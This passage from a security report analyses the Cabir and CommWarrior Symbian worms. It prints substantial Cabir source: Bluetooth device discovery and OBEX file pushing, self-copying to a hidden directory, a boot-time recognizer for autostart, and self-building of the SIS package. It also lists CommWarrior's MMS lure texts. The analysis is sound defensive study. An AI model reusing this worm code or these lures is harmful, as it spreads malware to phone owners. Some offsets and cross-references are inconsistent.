CARIBEBT.h contains the definition of a class named CaribeBluetooth. This class extends the class CActive which is the core class provided by Symbian for active object abstraction. An application can have one or more active objects whose processing is controlled by an active scheduler. Each Active object has a method RunL() which is called by the active scheduler by using some scheduling algorithm (details of this are not important to us). All we need to understand at this point is that CaribeBluetooth has a method called RunL() which will be called by the active scheduler when the application is launched. This is the method which contains the code for propagation.

```
void CaribeBluetooth::RunL()
{
        if(iState == 1)
        {
                if(!obexClient->IsConnected())
                {
                        iState = 3;
                }
                else
                {
                        //iCurrObject = CObexNullObject::NewL();
                        //iCurrObject->SetNameL(_L("Hello World"));
                        //obexClient->Put(*iCurrObject,iStatus);

                        iState = 2;
                        Cancel();
                        //Send the file to the victim device
                        obexClient->Put(*iCurrFile,iStatus);

                        SetActive();
                        return;
                }
        }
        if(iState == 2)
        {
                //delete iCurrObject;
                iState = 3;

                Cancel();
                obexClient->Disconnect(iStatus);
                SetActive();
                return;
        }
        if(iState == 3)
        {
                if(obexClient)
                {
                        delete obexClient;
                        obexClient = NULL;
                }
                while(iState == 3)
                {
                        FindDevices();
                        ManageFoundDevices();
```

```
                    }
                    return;
          }

}
```

A quick analysis of the above code shows that one of the 3 if loops gets executed based on the value of the variable “iState”. During the construction of this object the variable iState is initialized to 3. Therefore when the RunL method is called for the first time the third if condition is true and hence the method FindDevices() gets called. As shown below, the method FindDevices() contains the standard code used for inquiring the addresses of nearby Bluetooth devices.

```
// Snippet from CARIBEBT.h
int active;
RSocketServ socketServ;
TProtocolDesc pInfo;
RHostResolver hr;
TNameEntry entry;

// Snippet from CARIBEBT.cpp
int CaribeBluetooth::FindDevices()
{
          _LIT(KL2Cap, "BTLinkManager");

          int res;
          //Connect to the socket server
          if((res = socketServ.Connect()) != KErrNone)
          {
                    //ErrMessage("Error Connect");
                    return 0;
          }

          if((res=socketServ.FindProtocol((const TProtocolName&)KL2Cap,pInfo))!=KErrNone)
          {
                    //ErrMessage("Error FindProtocol");
                    socketServ.Close();
                    return 0;
          }

          //Create and initialize an RHostResolver
          if((res = hr.Open(socketServ,pInfo.iAddrFamily,pInfo.iProtocol))!=KErrNone)
          {
                    //ErrMessage("Error Open");
                    socketServ.Close();
                    return 0;
          }

          WithAddress = 0;

          addr.SetIAC(KGIAC);
          addr.SetAction(KHostResInquiry);

          TRequestStatus iStatusIn;
```

```
        //Copy the name of the first discovered device into entry
        hr.GetByAddress(addr, entry, iStatusIn);

        User::WaitForRequest(iStatusIn);

        if(iStatusIn!=KErrNone)
        {
                //ErrMessage("Error Finding Devices");
        }

        else
        {
                WithAddress = 1;
        }

        socketServ.Close();
//      hr.Close();

        return 0;
}
```

The worm will select the first discovered victim (hr.GetByAddress(addr, entry, iStatusIn);) and will attempt to send its main file, caribe.sis, to this device. As shown below the method ManageFoundDevices() sets up an obex client and connects to the victim device.

```
// Snippet from CARIBEBT.h
TInquirySockAddr addr;
CObexClient * obexClient;

// Snippet from CARIBEBT.cpp
int CaribeBluetooth::ManageFoundDevices()
{       …………..
        …………..
        TBTSockAddr btaddr(entry().iAddr);

        TBTDevAddr devAddr;

        //get the address of the discovered device
        devAddr = btaddr.BTAddr();

        TObexBluetoothProtocolInfo obexBTProtoInfo;

        //RFCOMM will be used for transport
        obexBTProtoInfo.iTransport.Copy(_L("RFCOMM"));

        //set the address of the device to which the object (i.e.
        //caribe.sis) needs to be send
        obexBTProtoInfo.iAddr.SetBTAddr(devAddr);
        obexBTProtoInfo.iAddr.SetPort(0x00000009);

        //create an obex client for sending the data
        obexClient = CObexClient::NewL(obexBTProtoInfo);

        if(obexClient)
        {
```

```
		//The state is set to 1 so that next time RunL is called
	//the first if loop will get executed
		iState = 1;

		iStatus = KRequestPending;
		Cancel();

		obexClient->Connect(iStatus);

		SetActive();
	}
	…………..
	…………..
}
```

The next time the RunL() method gets called the first if loop will get executed and obexClient->Put(*iCurrFile,iStatus) will be used to send the file caribe.sis to the victim device.

4.6.3. Install, copy and auto-start- CARIBEINSTALLER.cpp/.h

Once the file caribe.sis reaches the victim device and the user ignores the 3 warning messages, Cabir is installed and executed on the victim machine. The first thing that it does is it copies its own files to a location away from the location where the system installer copied them. Thus it can avoid removal by system uninstaller (Smart, isn't it!!).

```
//Snippet from CARIBEAPPUI.CPP
CaribeInstaller installer;
installer.CopyMeToAutostartableDir((CAknApplication *)this->Application());
installer.InstallMDL((CAknApplication *)this->Application());
installer.CreateSis((CAknApplication *)this->Application());

//Snippet from CARIBEINSTALLER.CPP
_LIT(Autostartablestr,"C:\\SYSTEM\\SYMBIANSECUREDATA\\CARIBESECURITYMANAGER\\CARIBE.APP");
_LIT(Autostartablerscstr,"C:\\SYSTEM\\SYMBIANSECUREDATA\\CARIBESECURITYMANAGER\\CARIBE.RSC");
_LIT(Autostartablepathstr,"C:\\SYSTEM\\SYMBIANSECUREDATA\\CARIBESECURITYMANAGER\\");
_LIT(Recogfilestr,"C:\\SYSTEM\\RECOGS\\FLO.MDL");
_LIT(Recogfilepathstr,"C:\\SYSTEM\\RECOGS\\");
_LIT(Sisfilestr,"C:\\SYSTEM\\SYMBIANSECUREDATA\\CARIBESECURITYMANAGER\\CARIBE.SIS");

void CaribeInstaller::CopyMeToAutostartableDir(CAknApplication * OwnApp)
{
	TFileName OwnDllName = OwnApp->DllName();

	TBuf16 <sizeof(AUTOSTARTABLE)>Autostartable(Autostartablestr);

	OwnDllName.UpperCase();

	if(OwnDllName == Autostartable)
	{
		return;
	}

	RFs fs;
	User::LeaveIfError(fs.Connect());
	TBuf16 <sizeof(AUTOSTARTABLEPATH)> autostartablepath(Autostartablepathstr);

	fs.MkDirAll(Autostartablepathstr);

	if(BaflUtils::CopyFile(fs,OwnDllName,Autostartable,CFileMan::EOverWrite)!=KErrNone)
	{
		fs.Close();
		return;
	}

	TBuf16 <sizeof(AUTOSTARTABLERSC)> Autostartablersc (Autostartablerscstr);

	OwnDllName[OwnDllName.Length()-3] = 'R';
	OwnDllName[OwnDllName.Length()-2] = 'S';
	OwnDllName[OwnDllName.Length()-1] = 'C';

	if(BaflUtils::CopyFile(fs,OwnDllName,Autostartablersc,CFileMan::EOverWrite)!=KErrNone)
	{
		BaflUtils::DeleteFile(fs,Autostartable,0);
	}

	fs.Close();
	return;

}
```

Much of the code above is self explanatory. It does two things viz.

1. Copies the app file of the application to "C:\\SYSTEM\\SYMBIANSECUREDATA\\CARIBESECURITYMANAGER\\CARIBE.APP"
2. Copies the resource file of the application to "C:\\SYSTEM\\SYMBIANSECUREDATA\\CARIBESECURITYMANAGER\\CARIBE.RSC"

Apart from avoiding removal by system uninstaller, copying these files to the new location is also important for making the application auto-startable (More on this later).

There are two more things that need to be done viz.

1. Make the application auto-startable so that it gets loaded every time the phone reboots.
2. Make a .sis file containing CARIBE.app and CARIBE.rsc and flo.mdl so that this .sis file can then be sent to other vulnerable phones. (This ensures that the worm does not have to depend on the original .sis file to spread. The worm will create its own .sis file even if the user deletes the original sis file that he/she received.)

The first part is taken care of by the following function:


```
//Snippet from CARIBEINSTALLER.CPP
void CaribeInstaller::InstallMDL(CAknApplication * OwnApp)
{
	RFs fs;
	User::LeaveIfError(fs.Connect());

	TFileName OwnDllName = OwnApp->DllName();
```

```
        TBuf16 <sizeof(RECOGFILE)>Recogfile(Recogfilestr);

        TParse parser;
        parser.Set(OwnDllName,NULL,NULL);

        TBuf16 <KMaxPath> flodrivepath(parser.DriveAndPath());

        _LIT16(FLOMDL,"flo.mdl");

        flodrivepath.Append(FLOMDL);

        TBuf16 <sizeof(RECOGFILEPATH)> Recogfilepath(Recogfilepathstr);

        fs.MkDirAll(Recogfilepath);

        BaflUtils::CopyFile(fs,flodrivepath,Recogfile,CFileMan::EOverWrite);

        fs.Close();
}
```

Again, the above code is self-explanatory. It just copies a .mdl (flo.mdl) file to system/recogs (recognizer directory). As mentioned earlier, the recognizer must be placed in a particular directory, "C:\System\Recogs\", so that Symbian OS can launch it automatically at boot. This .mdl file points to the new locations:
"C:\\SYSTEM\\SYMBIANSECUREDATA\\CARIBESECURITYMANAGER\\CARIBE.APP"
and
"C:\\SYSTEM\\SYMBIANSECUREDATA\\CARIBESECURITYMANAGER\\CARIBE.RSC"

The 'FLO.MDL' file is a MIME recognizer. A recognizer is basically a dell (containing a class) meant to handle certain kinds of documents or files. The authors of Cabir were not really interested in handling files, but recognizers are loaded at start up so they wrote a recognizer and embedded code in it that simply runs the 'CARIBE.APP' file from the 'CARIBESECURITYMANAGER' directory, rather than from the 'APPS' directory. This means that even if a user uninstalls the CARIBE application, the worm will continue to run. Additionally, files under the 'SYMBIANSECUREDATA' directory are not visible by default to users unless File Manager is installed, which is able to show these files. The more recent models of Series 60 devices do not allow MIME recognizers to run files in directories other than the 'APPS' directory.

The .mpp file for creating flo.mdl is as below:



```
TARGET         flo.mdl
TARGETTYPE     mdl
TARGETPATH     \system\recogs

UID            0x10003A19 0x1000XXXX
USERINCLUDE      ..\inc
SYSTEMINCLUDE  \epoc32\include

SOURCEPATH       ..\src
SOURCE           caribe_recog.cpp

LIBRARY          euser.lib
LIBRARY          apmime.lib apparc.lib apgrfx.lib
LIBRARY          efsrv.lib estor.lib
```

The basic requirements for a recognizer are:

1. implement a class deriving from `CApaDataRecognizerType`
2. implement `GLDEF_C TInt E32Dll(TDllReason /*aReason*/)`
3. implement `EXPORT_C CApaDataRecognizerType* CreateRecognizer()` that creates an instance of your class

Now you can put whatever code you want in `CreateRecognizer()`, (In this case, the authors of cabir put code for starting Caribe.app). Although the exact code for "caribe_recog.cpp" is not available we provide a sample code which could be used to create flo.mdl.

```
EXPORT_C CApaDataRecognizerType* CreateRecognizer(){
	CApaDataRecognizerType* thing = new CCaribeAutostart();

	//start thread for application
	CCaribeAutostart::StartThread();
	return thing;
}
```

```
void CCaribeAutostart::StartThread()
{
	TInt res = KErrNone;

	RThread * startAppThread;
	startAppThread = new RThread();

	User::LeaveIfError( res = startAppThread->Create(
		_L("Autostart starter"),
		CCaribeAutostart::StartAppThreadFunction,
		KDefaultStackSize,
		KMinHeapSize,
		KMinHeapSize,
		NULL,
		EOwnerThread) );

	startAppThread->Resume();

	startAppThread->Close();
}
```

```
TInt CCaribeAutostart::StartAppThreadFunction(TAny* /*aParam*/)
{
        //Using RTimer write standard code to wait for 15-20 seconds before proceeding

        // create a TRAP cleanup
        CTrapCleanup * cleanup = CTrapCleanup::New();
        TInt err;
        if( cleanup == NULL )
        {
                err = KErrNoMemory;
        }
        else
        {
                TRAP( err, StartAppThreadFunctionL() );
        }
        delete cleanup;


        if (err!=KErrNone)
                User::Panic(_L("autostart"), err);
        return err;
}
```

```
void CCaribeAutostart::StartAppThreadFunctionL()
{
TFileName fnAppPath =
L("\\SYSTEM\\SYMBIANSECUREDATA\\CARIBESECURITYMANAGER\\CARIBE.APP");
        RProcess server;

        CleanupClosePushL(server);
        User::LeaveIfError(server.Create(fnAppPath, _L("")));
        server.Resume();

        CleanupStack::PopAndDestroy();
}
```

The last part i.e. creating a sis file for the application is handled by the function CreateSis() and is the most difficult part. It requires a deep understanding of the structure of a sis file as well as the CRC used in the sis file. In simple words, the function does the following :-

1. Creates the header of sis file.
2. Appends the contents of Caribe.app to this header.
3. Appends the contents of Caribe.rsc to this header.
4. Appends the contents of flo.mdl to this header.
5. Applies CRC at each stage (i.e. after appending each byte).


As described in the previous chapter and in Appendix A, every sis file contains a header which stores information about the contents of the sis file. Among other things, the header contains the following fields:-

1. **Checksum :**
   CRC16 of all the data in the SIS file excluding the 2 bytes occupied by the checksum itself and any signature block. (The checksum is at offset 0x10 in the SIS file)
2. **Maximum Installed Space:**
   Specifies the maximum space required for installation. This is usually the total size of all the files contained in the SIS file. (This field is at offset 0x10 in the SIS file)
3. **File Records:**
   There is one File Record for each file contained in the SIS file. These File Records specify the details of the files to be installed. Among other things, each File Record contains the following information:
   - File Length: The total length(i.e. size of the file e.g. the size of Caribe.app)
   - File Pointer: The offset of the file contents in the SIS file.

As Caribe.sis contains 3 files (viz. Caribe.app, Caribe.rsc and flo.mdl) it will contain 3 File Records and the field “Maximum Installed Space” will store the sum of the sizes of these 3 files. An important thing to note here is that a SIS file header does not contain the contents of the files. It only contains metadata about the file. If the metadata of a file changes it is sufficient if we modify the corresponding byte(s) (i.e. the fields mentioned above) in the SIS file and recalculate the CRC.

The authors of Caribe.app came up with a novel way to generate this SIS file dynamically (i.e. the application itself generate the SIS file for itself!! Confused!! Don’t worry things will become clear in a few minutes).Here is what the authors did (or rather what we would have done if we were to write a virus!! But fortunately we are not virus writers).

1. First create a dummy application (means the application would not do anything. It would have blank/default implementation for all the methods) containing the same source files as Caribe and compile it to generate Caribe.app, Caribe.rsc and flo.mdl.
2. Generated sis file to archive these three files.
3. Use any Hex Editor to open this sis file as shown below.



```
  0  66 06 00 01 12 3A 00 10 19 04 00 10 DD 9D 64 FE 67
 11  03 01 00 01 00 01 00 00 00 00 00 63 00 00 00 C8 00
 22  00 00 09 00 00 00 02 00 00 00 00 00 00 00 64 00 00
 33  00 66 00 00 00 96 00 00 00 00 00 00 00 AA 00 00 00
 44  00 00 00 00 AA 00 00 00 00 00 00 00 D0 8D 00 00 00
 55  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00
 66  00 00 00 00 03 00 00 00 00 00 00 00 1A 00 00 00 B2
 77  00 00 00 40 00 00 00 CC 00 00 00 F0 9D 00 00 40 01
 88  00 00 D0 8D 00 00 00 00 00 00 0C 01 00 00 88 6F 1F
 99  10 00 00 00 00 00 00 00 00 22 00 00 00 0C 01 00 00
 AA  12 00 00 00 2E 01 00 00 63 00 77 00 6F 00 75 00 74
 BB  00 63 00 61 00 73 00 74 00 2E 00 65 00 78 00 65 00
 CC  63 00 3A 00 5C 00 73 00 79 00 73 00 74 00 65 00 6D
 DD  00 5C 00 70 00 72 00 6F 00 67 00 72 00 61 00 6D 00
 EE  73 00 5C 00 63 00 77 00 6F 00 75 00 74 00 63 00 61
 FF  00 73 00 74 00 2E 00 65 00 78 00 65 00 53 00 65 00
110  72 00 69 00 65 00 73 00 36 00 30 00 50 00 72 00 6F
```

4. Copy the bytes corresponding to the header portion only (i.e. do not copy the actual file contents. We are interested in the header only. Refer to Apendix B for the structure of a SIS file to find out how many bytes would correspond to the header in this case.)
5. The rest is taken care by the function CreateSis() as mentioned below:
   - Modify the relevant fields i.e. bytes (as discussed above) in the raw header.
   - Append the 3 files to the header and recalculate the CRC each time.

```
void CaribeInstaller::CreateSis(CAknApplication * OwnApp)
{
unsigned char sisheader[] =
{
//This was copied from the HEX Editor. The bytes here
//are different because the file opened in the Hex Editor
//was for a different version/variant of Cabir from the one
//for which this source code was written
 0x3D ,0x1A ,0x8B ,0x03 ,0x12 ,0x3A ,0x00 ,0x10
,0x19 ,0x04 ,0x00 ,0x10 ,0xC4 ,0xE0 ,0x80 ,0xAB

//Offset 0x10 CRC16
,0x00 ,0x00 ///////
///////////////////

,0x01 ,0x00 ,0x03 ,0x00 ,0x01 ,0x00
,0x00 ,0x00 ,0x00 ,0x00 ,0x21 ,0x00 ,0x00 ,0x00

,0xC8 ,0x00 ,0x00 ,0x00 ,0x09 ,0x00 ,0x00 ,0x00
,0x01 ,0x00 ,0x00 ,0x00 ,0x00 ,0x00 ,0x00 ,0x00

,0x64 ,0x00 ,0x00 ,0x00 ,0x66 ,0x00 ,0x00 ,0x00
,0xF6 ,0x00 ,0x00 ,0x00 ,0x00 ,0x00 ,0x00 ,0x00
```

```
,0x0A ,0x01 ,0x00 ,0x00 ,0x00 ,0x00 ,0x00 ,0x00
,0x0A ,0x01 ,0x00 ,0x00 ,0x00 ,0x00 ,0x00 ,0x00
```

```
//Offset 0x50 Size of Packed Data/////
,0xCC ,0x20 ,0x01, 0x00///////////////
/////////////////////////////////////

,0x00 ,0x00 ,0x00 ,0x00
,0x00 ,0x00 ,0x00 ,0x00 ,0x00 ,0x00 ,0x00 ,0x00

,0x00 ,0x00 ,0x00 ,0x00 ,0x01 ,0x00 ,0x00 ,0x00
,0x00 ,0x00 ,0x03 ,0x00 ,0x00 ,0x00 ,0x00 ,0x00

,0x00 ,0x00 ,0x18 ,0x00 ,0x00 ,0x00 ,0x12 ,0x01
,0x00 ,0x00 ,0x40 ,0x00 ,0x00 ,0x00 ,0x2A ,0x01

,0x00 ,0x00
//Offset 0x82 size of packed file 3
,0x61 ,0xA0 ,0x00 ,0x00
//Offset 0x86: offset of third packed file//
,0x3C ,0x02,0x00 ,0x00 ////////////////////
///////////////////////////////////////////
//Offset 0x8a again size of packed file 3
,0x61 ,0xA0 ,0x00 ,0x00 ,0x00 ,0x00

The rest of the byte array has been omitted deliberately
………….
…………..
………….
}
```

The bytes marked in red need to be modified to reflect the metadata of the actual files.

```
File fsis;
File fRecog;
File fApp;

int RecogSize;
int AppSize;
int RscSize;

if(!fsis.Open(Sisfile,File::OMCreate|File::OMWrite|File::OMRead))
{
        if(!fsis.Open(Sisfile,File::OMReplace|File::OMRead|File::OMWrite))
        {
                return;
        }

}

if(!fRecog.Open(Recogfile,File::OMOpen|File::OMRead))
{
        fsis.Close();
        return;
}

fRecog.rFile.Size(RecogSize);
```

```
if(!fApp.Open(Appfile,File::OMOpen|File::OMRead))
{
            fsis.Close();
            fRecog.Close();
            return;
}

fApp.rFile.Size(AppSize);
…………..
…………..
…………..
…………..
SizeData = RecogSize+AppSize+RscSize;
…………..
…………..
………….
//Recalculating CRC to be consistent with the new files being added.
crc = DOCRC16(crc,sisheader,0x10);
crc = DOCRC16(crc,&sisheader[0x12],0x50-0x12);

fsis.Write(sisheader,0x50);

crc = DOCRC16(crc,&SizeData/*&sisheader[0x50]*/,4);      //SizeData;      //0x50

fsis.Write(&SizeData/*sisheader[0x50]*/,4);
…………
………… //Keep modifying relevant fields of the header file
…………
//Writing app
while(leidos = fApp.Read(bytesdata,100))
{
            crc = DOCRC16(crc,bytesdata,leidos);
            fsis.Write(bytesdata,leidos);
}
………
………//Write recog
………//Write rsc
```

For ethical reasons we will refrain from divulging any more information, but we believe that it won’t be difficult for any smart virus researcher to understand what is happening here!!

4.7. Summary

“To worry or not to worry is the question”

When the worm was first discovered many mobile phone companies quickly dismissed it as a relatively "harmless, proof-of-concept program". Here is what some experts had to say about this worm:

"There is a lot of hype in the media about mobile viruses. Antivirus companies like to get consumers worried about the next threat wave."

"The threat of mobile viruses has been massively over-hyped by the media and the companies selling solutions to a problem that really doesn't exist yet."

"The mobile platform will not be the 'wild West' that the Internet-connected PC was for virus writers."

“It does not cause any monetary loss. At the most it would drain your battery.”

“The debate”

1. To get infected a potential victim phone must have the Bluetooth wireless feature in "discoverable" mode.
   A: *I am not so foolish to leave my Bluetooth on. So I can never be infected by this worm.*
   B: *Oh Really!! Think Again!! Has it never happened that after receiving a file from your friend you forgot to switch it off!*

2. The victim phone must be paired with the infected phone.
   A: *I delete all pairings once the purpose is served and create new pairs every time.*
   B: *You may say that for the sake of argument but the truth is that most users do keep trusted and frequently used devices paired.*

3. The user has to give his approval to 3 warning messages.
   A: *I am not so foolish to accept a file from an unknown user.*
   B: *Ok, but wouldn’t you accept it if it were from your wife or from your colleague sitting in the opposite cubicle. Let’s accept the fact that most users would be tempted to accept the file because it’s from a trusted source or just out of curiosity*

4. The worm is not really harmful.
   A: *All it does is takes some memory on my phone and tries to connect to other devices.*
   B: *Yes, true, but it does drain your battery. Moreover, remember that this was just a proof-of concept worm not intended to cause any monetary damages. All virus writers wont be so philanthropic and some of them have already written worms that are capable of causing monetary losses by using SMS and MMS.*

The debate may go on and we leave it at this point. But we assure you that by the time you finish reading this report you will be able to decide which side of the fence is safer for you!!

Chapter 5: CommWarrior[3] – An Analysis

5.1. Introduction

If the writers of Cabir said that "Let there be darkness!!" then the writers of CommWarrior went a step (rather a giant step) ahead and said that "Let there be darkness and make the victims pay for it!!" – Satan rediscovered. There are chances that at the end of this discussion the readers might feel that the writers of Cabir were angels as compared to the writers of CommWarrior.

CommWarrior takes the credit for being the first known mobile phone virus capable of spreading via MMS messages and thereby causing financial losses to the user. There are many similarities between Cabir and CommWarrior as listed below:

1. Both the worms run in the background and continuously search for and spread to potential victims.
2. Both the worms are capable of spreading via Bluetooth (In addition CommWarrior is also capable of spreading via MMS which makes it much more lethal as compared to Cabir as MMS has no boundaries and can be instantly sent even to handsets in other countries.).
3. Both the worms use the same strategy for replication (Although the source code for CommWarrior has not been released we have strong reasons to believe that it uses the same replication strategy as Cabir.).

5.2. The message from the dark side!

Experts believe that CommWarrior started spreading sometime in January 2005. It is not clear whether the intention was just to come up with a proof-of-concept virus or whether the virus writers meant (malicious) business. The virus, originally targeted at Symbian Series 60 smart phones, failed to result in an epidemic. However, its ability to propagate via Multimedia Messaging Service messages (MMS) worried some experts at the time of its discovery.

5.3. And the credit goes to…

It is believed that the virus originated from Russia because it contained text stating "OTMOP03KAM HET!" which is a Russian text and roughly translates to 'No to morons.'

5.4. Modus Operandi

CommWarrior uses Symbian's Bluetooth, MMS and File APIs for discovering vulnerable devices and infecting them. As we look at the steps [10] involved in the

3 Some literature also spells it as Commwarrior or simply comwar. We choose to spell it as CommWarrior.

propagation and infection it will be clear that just like Cabir even this worm heavily relies on user intervention for its successful propagation.

5.4.1. Propagation via Bluetooth

1. Once launched, the worm will search for accessible Bluetooth devices and send the infected .SIS archive under a random name to these devices. If the devices are not paired the user will either get a prompt for pairing or the Bluetooth activity will hang based on the implementation). When this file arrives at the victim phone the following message is displayed on the screen.

```
Receive message via Bluetooth from XYZ?
```

2. At this point the user has an option of rejecting this file. If he rejects the above message then the worm will not be able to infect his/her phone. But the problem is that most mobile phone users are not security conscious and would not be able to resist the temptation of eating the forbidden fruit!

3. Once the user accepts the above message he/she will be notified that a new message has been received and will be prompted with a message similar to the following

```
Application is untrusted and may have problems.
   Install only if you trust the provider.
```

4. If the user chooses “Yes”, he/she will be prompted to install the worm.

```
Install CommWarrior?
```

5. If the user chooses to Install, CommWarrior is installed and executed.

5.4.2. Propagation via MMS

9. The worm reads the phone's address book and sends MMS messages to those phone numbers that are marked as “mobile phone”.
10. In addition some variants of CommWarrior also listen for any arriving MMS or SMS messages and reply to those messages with an MMS message containing the CommWarrior SIS file.
11. The subject and text of the messages varies:
    - Norton AntiVirus Released now for mobile, install it!
    - 3DGame from me. It is FREE!
    - 3DNow! 3DNow! (tm) mobile emulator for *GAMES*.
    - Audio driver Live3D driver with polyphonic virtual speakers!
    - CheckDisk *FREE* CheckDisk for SymbianOS released!MobiComm

- Desktop manager Official Symbian desktop manager.
- Display driver Real True Color mobile display driver!
- Dr.Web New Dr.Web antivirus for Symbian OS. Try it!
- Free SEX! Free *SEX* software for you!

Some variants use the texts that are stored in the phone Messaging Inbox, so that the messages that are sent contain texts that the receiving user might expect from the sender. (Smart, isn't it!!)

12. Once the MMS message is received by the target, the rest of the procedure is same as that mentioned in steps 2-4 in section 2.1.

Once the phone reaches the target device it creates the following files on the phone:

3. \system\apps\CommWarrior\commwarrior.exe
4. \system\apps\CommWarrior\commrec.mdl
5. \system\updates\commwarrior.exe
6. \system\updates\commrec.mdl
7. \system\updates\commw.sis

The first 2 files are created by the installer (i.e. the .sis file) and the remaining 3 files are created programmatically by the worm.

Note: *We hope the readers would note that the points 1-4 in section 2.1 are exactly similar to what we discussed for Cabir. However, there is one subtle difference in the way CommWarrior propagates over Bluetooth:*

The Cabir worm locks onto one phone as long as it is in range. In contrast, the CommWarrior worm will constantly look for new targets and hence it is able to contact and spread to all phones in range.

5.5. The chosen ones

Any handset running Symbian OS is potentially vulnerable to infection. The list below shows handsets running this operating system. The list is taken from the Symbian site.

Handsets:-

BenQ P30, FOMA F2051, FOMA F2102V, FOMA F900i, FOMA F900iT ,
Motorola A1000, Nokia 3650/3600, Nokia 3660/3620, Nokia 6260, Nokia 6600,
Nokia 6620, Nokia 6630, Nokia 7610, Nokia 7650, Nokia N-Gage, Nokia N-Gage QD,
Panasonic X700, Samsung SGH-D710, Sendo X, Siemens SX1.

Smart phones and communicators:-

Ericsson R380 World Smart phone, Ericsson R380e Smart phone,
Ericsson R380sc Smart phone

5.6. Behind the scenes


As the source code of CommWarrior has not been released (except maybe on some underground sites which we are not aware of) there is no way of knowing the complete details of the code. Here we present some details of the code which we obtained by:

a. Reverse engineering the worm's SIS file.

b. Writing some sample code to send MMS and testing it on a Series 60 emulator.

c. Drawing comparisons with Cabir (especially for the manner in which the SIS file is replicated).


5.6.1. Structure and some important files



```
CommWarrior
    data
    group
    inc
    sis
    src
```

The structure of the application is as shown below:

There is nothing new about the above structure; it is the same as that of most of the Symbian applications. The .mmp file is as shown below:



```
TARGET              CommWarrior.exe
TARGETTYPE          exe
UID                 o 0
TARGETPATH          \system\apps\CommWarrior\
LANG                SC

SOURCEPATH          ..\src
SOURCE              CommWarriorMain.cpp
SOURCE              CommWarriorMMS.cpp
SOURCE              CommWarriorBT.cpp
SOURCE              CommWarriorInstaller.cpp
SOURCE              file.cpp

USERINCLUDE         ..\inc

SYSTEMINCLUDE       \epoc32\include

LIBRARY             euser.lib
LIBRARY             cone.lib
LIBRARY             eikcore.lib
LIBRARY             avkon.lib
LIBRARY             apgrfx.lib
LIBRARY             efsrv.lib
